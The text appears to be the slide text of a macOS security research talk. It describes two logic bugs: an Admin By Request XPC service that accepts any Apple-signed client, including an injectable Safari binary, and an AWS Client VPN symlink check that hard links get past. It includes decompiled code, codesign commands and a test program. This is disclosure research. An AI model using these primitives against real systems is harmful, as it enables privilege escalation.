groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),
701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com
.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
```

Dangerous assumption [3]

Assuming we (an attacker) doesn’t have control over a Mach-O in a non-root writable location

Misc Logic Bugs:
“Unexploitable” logic bugs

A collection of miscellaneous “unexploitable” logic bugs that could be leveraged as exploit primitives to be chained together as part of an exploit chain

1. Admin By Request


Logic bug in their XPC verification

shouldAcceptNewConnection – No client verification?

```
/* @class XpcServer */
-(int)listener:(int)arg2 shouldAcceptNewConnection:(int)arg3 {
    rbx = [arg2 retain];
    r14 = [arg3 retain];
    rax = [NSXPCInterface interfaceWithProtocol:@protocol(XpcComService)];
    rax = [rax retain];
    [r14 setExportedInterface:rax];
    [rax release];
    [r14 setExportedObject:arg0];
    [r14 resume];
    [r14 release];
    [rbx release];
    rax = 0x1 & 0xff;
    return rax;
}
```

startListener – Oh, there it is... or is it?

```
/* @class XpcServer */
-(void)startListener {
    rbx = self;
    rax = [NSXPCListener alloc];
    rax = [rax initWithMachServiceName:@"com.fasttracksoftware.adminbyrequest"];
    rdi = *(rbx + 0x8);
    *(rbx + 0x8) = rax;
    [rdi release];
    if (sub_1000841c0(0x1, 0xd, 0x0, 0x0) != 0x0) {
            [*(rbx + 0x8) setConnectionCodeSigningRequirement:@"anchor apple or (anchor apple generic and
(certificate leaf[field.1.2.840.113635.100.6.1.9] exists or certificate 1[field.1.2.840.113635.100.6.2.6]
exists and certificate leaf[field.1.2.840.113635.100.6.1.13] exists and certificate leaf[subject.OU] =
\"AU2A…"];
    }
    rdi = *(rbx + 0x8);
    [rdi setDelegate:rbx];
    [*(rbx + 0x8) resume];
    return;
}
```


You check the XPC client
No unauthorised clients can connect, right?
No unauthorised clients can connect, right?

The code was signed by Apple as Apple code.

"**or**" ????

Any code signed with any code signing identity issued by Apple.

TeamIdentifier

```
anchor apple
or
(
    anchor apple generic
    and
    (
        certificate leaf[field.1.2.840.113635.100.6.1.9] exists
        or
        certificate 1[field.1.2.840.113635.100.6.2.6] exists
        and
        certificate leaf[field.1.2.840.113635.100.6.1.13] exists
        and
        certificate leaf[subject.OU] = \"AU2ALARPUP\"
    )
)
```

 https://developer.apple.com/documentation/technotes/tn3127-inside-code-signing-requirements


A bypass?

```
emkay@macbookpro:~/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT$ codesign -dv --entitlements - /System/Volumes/Preboot/Cryptexes/App/System/Applications/
Safari.app/Contents/MacOS/SafariForWebKitDevelopment
Executable=/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment
Identifier=com.apple.SafariForWebKitDevelopment
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=637 flags=0x0(none) hashes=9+7 location=embedded
Platform identifier=15
Signature size=4442
Signed Time=28 Feb 2024 at 08:32:43
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=84
[Dict]
    [Key] com.apple.security.cs.allow-dyld-environment-variables
    [Value]
        [Bool] true
    [Key] com.apple.security.cs.disable-library-validation
    [Value]
        [Bool] true
```

Breaking assumptions

```
testmac@macbookpro:~/Desktop/ADMIN_BY_REQUEST$ codesign -vv -R="anchor apple or (anchor apple generic and (certificate
leaf[field.1.2.840.113635.100.6.1.9] exists or certificate 1[field.1.2.840.113635.100.6.2.6] exists and certificate
leaf[field.1.2.840.113635.100.6.1.13] exists and certificate leaf[subject.OU] = \"AU2ALARPUP\"))" "/System/Volumes/Preboot/Cryptexes/App/System/
Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment"

/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment: valid on disk
/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment: satisfies its Designated Requirement
/System/Volumes/Preboot/Cryptexes/App/System/Applications/Safari.app/Contents/MacOS/SafariForWebKitDevelopment: explicit requirement satisfied
```

What can you do with this?



Dangerous assumption [4]

Assuming that they have adequately checked their NSXPC client.

2. AWS Client VPN

Logic bug in their path checking functionality

isSymbolicLink

```
/* @class NSString */
-(int)isSymbolicLink {
    rax = [NSFileManager defaultManager];
    rax = [rax retain];
    var_28 = rax;
    rax = [rax attributesOfItemAtPath:arg0 error:0x0];
    rax = [rax retain];
    var_18 = [[rax fileType] retain];
    [rax release];
    [var_28 release];
    var_19 = [var_18 isEqualToString:**_NSFileTypeSymbolicLink] != 0x0 ? 0x1 : 0x0;
    objc_storeStrong(&var_18, 0x0);
    rax = var_19 & 0x1 & 0xff;
    return rax;
}
```

Check the LSB of the result (decompiler artefacts)

NSFileTypeSymbolicLink

_startOvpn

isSymbolicLink

```
int _startOvpn() {
[...REDACTED FOR BREVITY...]
    NSLog(@"Home directory result: %@", var_48);
    var_50 = [[var_48 stringByAppendingString:@"/.config/AWSVPNClient/OpenVpnConfigs/current_connection.txt"] retain];
    var_58 = [[var_48 stringByAppendingString:@"/.config/AWSVPNClient/acvc-8096.txt"] retain];
    if (([var_58 isSymbolicLink] & 0x1) != 0x0 || ([var_50 isSymbolicLink] & 0x1) != 0x0) goto loc_100003968;
[...REDACTED FOR BREVITY...]
```

isSymbolicLink

_getValidConfigPath

isSymbolicLink

isSymbolicLink

```
int _getValidConfigFilePath(int arg0) {
    var_10 = 0x0;
    rax = objc_storeStrong(&var_10, arg0);
    NSLog(@"getValidConfigFilePath(%@)", var_10);
    if (([var_10 isSymbolicLink] & 0x1) == 0x0) {
            NSLog(@"Read validation file");
            var_20 = 0x0;
            var_30 = var_20;
            rax = [NSString stringWithContentsOfFile:var_10 encoding:0x4 error:&var_30];
            var_68 = [rax retain];
            rax = objc_storeStrong(&var_20, var_30);
            var_28 = var_68;
            if (var_20 != 0x0) {
                    NSLog(@"Read validation file error");
                    NSLog(@"Erroring reading validation: %@ %@", var_20, [[var_20 userInfo] retain]);
                    [rdx release];
            }
            NSLog(@"Readed validation file");
            var_38 = [[var_28 componentsSeparatedByString:@"\n"] retain];
            NSLog(@"validationArray");
            var_40 = [[var_38 objectAtIndexedSubscript:0x0] retain];
            if (([var_40 isSymbolicLink] & 0x1) == 0x0) {
                    rax = [var_38 objectAtIndexedSubscript:0x1];
                    rax = [rax retain];
```

Get attributes of target

Check if equal to NSFileTypeSymbolicLink

Copy behavior of decompiled logic

```objc
/* gcc -framework Foundation hardlinktest.m -o hardlinktest */
#import <Foundation/Foundation.h>

int main(int argc, const char * argv[]) {
    @autoreleasepool {
        if (argc < 2)
            NSLog(@"Usage: hardlinktest <path>");

        NSFileManager * fm = [NSFileManager defaultManager];

        NSString * currentDirectoryPath = [fm currentDirectoryPath];
        NSLog(@"[INFO] Current directory is %@", currentDirectoryPath);

        NSArray *arguments = [[NSProcessInfo processInfo] arguments];
        NSString *path = arguments[1];
        NSLog(@"[INFO] File passed on cli is %@", path);

        NSString *filePath = [currentDirectoryPath stringByAppendingPathComponent:path];
        NSLog(@"[INFO] Full file path is %@", filePath);

        NSDictionary* dict = [fm attributesOfItemAtPath:filePath error:nil];
        NSString* o = [dict objectForKey:NSFileType];

        BOOL b = [o isEqualToString:NSFileTypeSymbolicLink];
        NSLog(@"b is? %hdd", b);

        BOOL b2 = [o isEqualToString:NSFileTypeSymbolicLink] != 0x0 ? 0x1 : 0x0;
        NSLog(@"b2 is? %hdd", b2);

        NSLog(@"is? %d", b & 0x1 & 0xff);

        if (((b2 & 0x1 & 0xff) & 0x1 ) != 0x0 ) {
            NSLog(@"IS SYMBOLIC LINK!! BAD!!");
        }
    }

    return 0;
}
```

```
$ touch target_a
$ ln -s target_a symlink_b
$ echo "[*] Hello, I am writing to a symlink" > symlink_b
$ cat target_a
[*] Hello, I am writing to a symlink
$ ./hardlinktest symlink_b
2024-06-09 14:30:49.611 hardlinktest[41653:2721166] [INFO] Current directory is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT
2024-06-09 14:30:49.611 hardlinktest[41653:2721166] [INFO] File passed on cli is symlink_b
2024-06-09 14:30:49.612 hardlinktest[41653:2721166] [INFO] Full file path is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT/symlink_b
2024-06-09 14:30:49.613 hardlinktest[41653:2721166] b is? 1d
2024-06-09 14:30:49.613 hardlinktest[41653:2721166] b2 is? 1d
2024-06-09 14:30:49.614 hardlinktest[41653:2721166] is? 1
2024-06-09 14:30:49.614 hardlinktest[41653:2721166] IS SYMBOLIC LINK!! BAD!!
$ ln target_a hardlink_b
$ echo "[*] Hello, I am writing to a hardlink" > hardlink_b
$ cat target_a
[*] Hello, I am writing to a hardlink
$ ./hardlinktest hardlink_b
2024-06-09 14:31:10.489 hardlinktest[41679:2721639] [INFO] Current directory is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT
2024-06-09 14:31:10.489 hardlinktest[41679:2721639] [INFO] File passed on cli is hardlink_b
2024-06-09 14:31:10.489 hardlinktest[41679:2721639] [INFO] Full file path is /Users/emkay/Desktop/BUGBOUNTY/AWS/AWS_VPN_CLIENT/hardlink_b
2024-06-09 14:31:10.491 hardlinktest[41679:2721639] b is? 0d
2024-06-09 14:31:10.491 hardlinktest[41679:2721639] b2 is? 0d
2024-06-09 14:31:10.491 hardlinktest[41679:2721639] is? 0
```

Dangerous assumption [5]

If they have adequately checked for filesystem redirection attacks.

- symlinks are **NSFileTypeSymbolicLink**
- hardlinks are **NSFileTypeRegular**

- symlinks are NSFileTypeSymbolicLink
- hardlinks are NSFileTypeRegular

Takeaways?

- Don't waste your time with bug bounty platforms – You will get scammed
- 90 + 30-day googleprojectzero rule
- Resist requests to go via bug bounty sites if you want to own the bug
- Logic Bugs are everywhere, some more useful than others
- Assumptions are made to be broken
- Computa go brr

Never ASSUME

It makes an ***ASS*** out of ***U*** and ***ME***

Giving credit where credit is due

- **Csaba Fitzl** (@theevilbit) - Providing training [EXP-312] & Publishing great research
- **Wojciech Reguła** (@_r3ggi) – Worked with Csaba on the Exploiting XPC in AntiVirus Software presentation
- **Jonas Lykkegård** (@jonaslyk) - Mentoring + developing my break things mindset
- **Mickey Jin** (@patch1t) - Inspiring with cool bugs
- **WithSecure** (@WithSecure) - Providing research time and training budget
- **WithSecure Labs** (@withsecurelabs) - A platform to publish research

Go and find some bugs !